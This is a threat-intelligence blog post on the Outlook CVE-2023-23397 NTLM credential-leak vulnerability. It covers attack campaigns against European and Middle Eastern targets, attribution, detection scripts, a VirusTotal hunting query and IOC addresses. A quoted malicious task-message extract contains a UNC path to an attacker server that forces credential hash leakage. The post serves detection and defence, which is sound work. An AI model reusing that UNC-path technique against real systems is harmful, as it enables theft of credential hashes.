CVE-2023-23397: Exploitations in the Wild – What You Need to Know

deepinstinct.com/blog/cve-2023-23397-exploitations-in-the-wild-what-you-need-to-know

March 17, 2023

Learn more

Disclaimer: This blog contains sensitive information but since this information is publicly available and at least partially public knowledge we decided not to redact any information as it would cause this post to be irrelevant. Due to the simplicity of the attack and the fact it does not require user interaction we are urging everyone to patch their systems immediately.

On March 14, 2023, Microsoft released a security fix for an elevation-of-privilege vulnerability (CVE-2023-23397) in Microsoft Outlook.


A specially crafted email can trigger the vulnerability automatically when it is retrieved and processed by the Outlook client. Such an email could lead to exploitation before the email is viewed in the Preview Pane, which allows an attacker to steal credential hashes by forcing the target's devices to authenticate to an attacker-controlled server.

The Computer Emergency Response Team for Ukraine (CERT-UA) reported the vulnerability to Microsoft. Based on Microsoft Threat Intelligence, a Russia-based threat actor used it in attacks to target and breach the network of several governments, military, energy, and transportation organizations in Europe between April and December 2022.

MDSec already demonstrated a POC of this attack and security researcher @KevTheHermit found a sample of an email attack in the wild.

Deep Instinct Threat Lab found additional samples exploiting this vulnerability including the potential attack that was reported by CERT-UA.

The samples can be grouped into five distinct clusters. Below is a timeline of the attacks:



Romania
Multiple malicious emails were sent to the foreign ministry of Romania, Attacker's server:
101.255.119.42
April-May 2022

Poland
Multiple emails were sent targeting transportation companies in Poland, Attacker server
213.32.252.221
Sept-Nov 2022

Jordan
On the 25th of October a malicious mail was sent to the foreign ministry of Jordan, Attacker's server:
168.205.200.55
25 October 2022

Ukraine
Multiple emails were sent targeting two gas companies in Ukraine, Attacker server
185.132.17.160
11 Nov & 01 December 2022

Turkey
On the 29 of December a malicious mail was sent to a Turkish defense contractor, Attacker server
113.160.234.229
29 December 2022

Figure 1: Timeline of attacks utilizing CVE-2023-23397

Possible Attribution

Microsoft attributed the attack to a Russian-based threat actor. The attacks on Romania, Poland, and Ukraine align with Russian interests, while the attacks on Jordan and Turkey might be related to a different threat actor.


This attack vector, which leads to NTLM harvesting, was also observed in 2020 by Iranian threat actors. Additionally, Russia and Iran have signed a cyber-cooperation agreement.

The Jordanian foreign ministry has been targeted in the past by Iranian threat actors, which might indicate the vulnerability was shared with the Iranians.

NTLM harvesting could be used either to hash relay attacks or for offline password cracking, indicating that the attacker either had prior access to the attacked organization or they have knowledge of remote-authentication services that do not require multi-factor authentication.

Hunting for the Vulnerability

Microsoft provided a PowerShell script to retroactively search for potentially malicious messages containing the vulnerability. The script looks for three types of messages – note, appointment, and task:



```
if ($data.ItemClass.StartsWith("IPM.Note")) {
    $ItemType = "E-Mail"
} elseif ($data.ItemClass.StartsWith("IPM.Appointment")) {
    $ItemType = "Calendar"
} elseif ($data.ItemClass.StartsWith("IPM.Task")) {
    $ItemType = "Task"
}
```

Figure 2: Microsoft's PowerShell code that looks for three specific types of messages

This could indicate that the vulnerability can be triggered by any of those types of messages. If you are using Outlook, you might be familiar with some of them:





Figure 3: How to manually create a legitimate task or appointment

While MDSec used an “appointment” message in their POC, the attacks in the wild used a “task” message:




```
2E 67 6F ☺    ,    (       ♂¬☺ΣQΦ╪☺[redacted]@fm.go
00 00 00 v.jo                 I P M . T a s k
```

Figure 4: IPM.Task property in malicious email ITW

Using the following query in VirusTotal we found suspected emails with the vulnerability: “content:{490050004d002e005400610073006b00} tag:outlook”

If the email also contains a UNC path this means this is a malicious task using the vulnerability.

However, we found extracts from emails sent to Polish targets dated in the September timeframe that are not found via the query above:



No security vendors and no sandboxes flagged this file as malicious

9284c65ee99c6f8cb5c4b0eb68bcd9a135443ae3bb1b56873c919b02f2cec2b7
text-out.txt

9.74 KB
Size

2022-09-29 09:15:52 UTC
5 months ago

```
IPM.Task
Silence.
Kein Bern
EX:/o=att/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c0a22d600793439991ef5bc30ad7150a-Kein Bern
B5DCCA0579BA3449B1CD55515646DAB3
FWD: Brat
/o=att/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c0a22d600793439991ef5bc30ad7150a-Kein Bern
EX:/O=ATT/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=C0A22D600793439991EF5BC30AD7150A-KEIN BERN
LZFu5dW
ng102f5
Df3150B7
Light'
238OD
j8:oZo<
*h\detAp
h Fonzt
@tpp://
f%pe/w
txbx\/
[redacted]
5555555
\\213.32.252.221\silence
EMSMDB.DLL
00000002
InTransitMessageCorrelator
```

Figure 5: File from September containing characteristics of CVE-2023-23397

Conclusion

- While we found evidence of attacks starting in April 2022, there is a possibility that it was exploited even earlier.
- Due to the fact that we used only publicly available data the actual scope of attacked targets could be much higher.
- Microsoft attributed the attacks to a Russian-based threat actor; however, public evidence might suggest another threat actor exploited the vulnerability as well.
- Since the attack does not require user interaction, we urge everyone using the Outlook application to patch their systems as soon as possible.
- We also suggest running the PowerShell script provided by Microsoft to find retroactively malicious emails in the exchange server.

IOCs

24.142.165[.]2
101.255.119[.]42
113.160.234[.]229
168.205.200[.]55

181.209.99[.]204
185.132.17[.]160
213.32.252[.]221

Back To Blog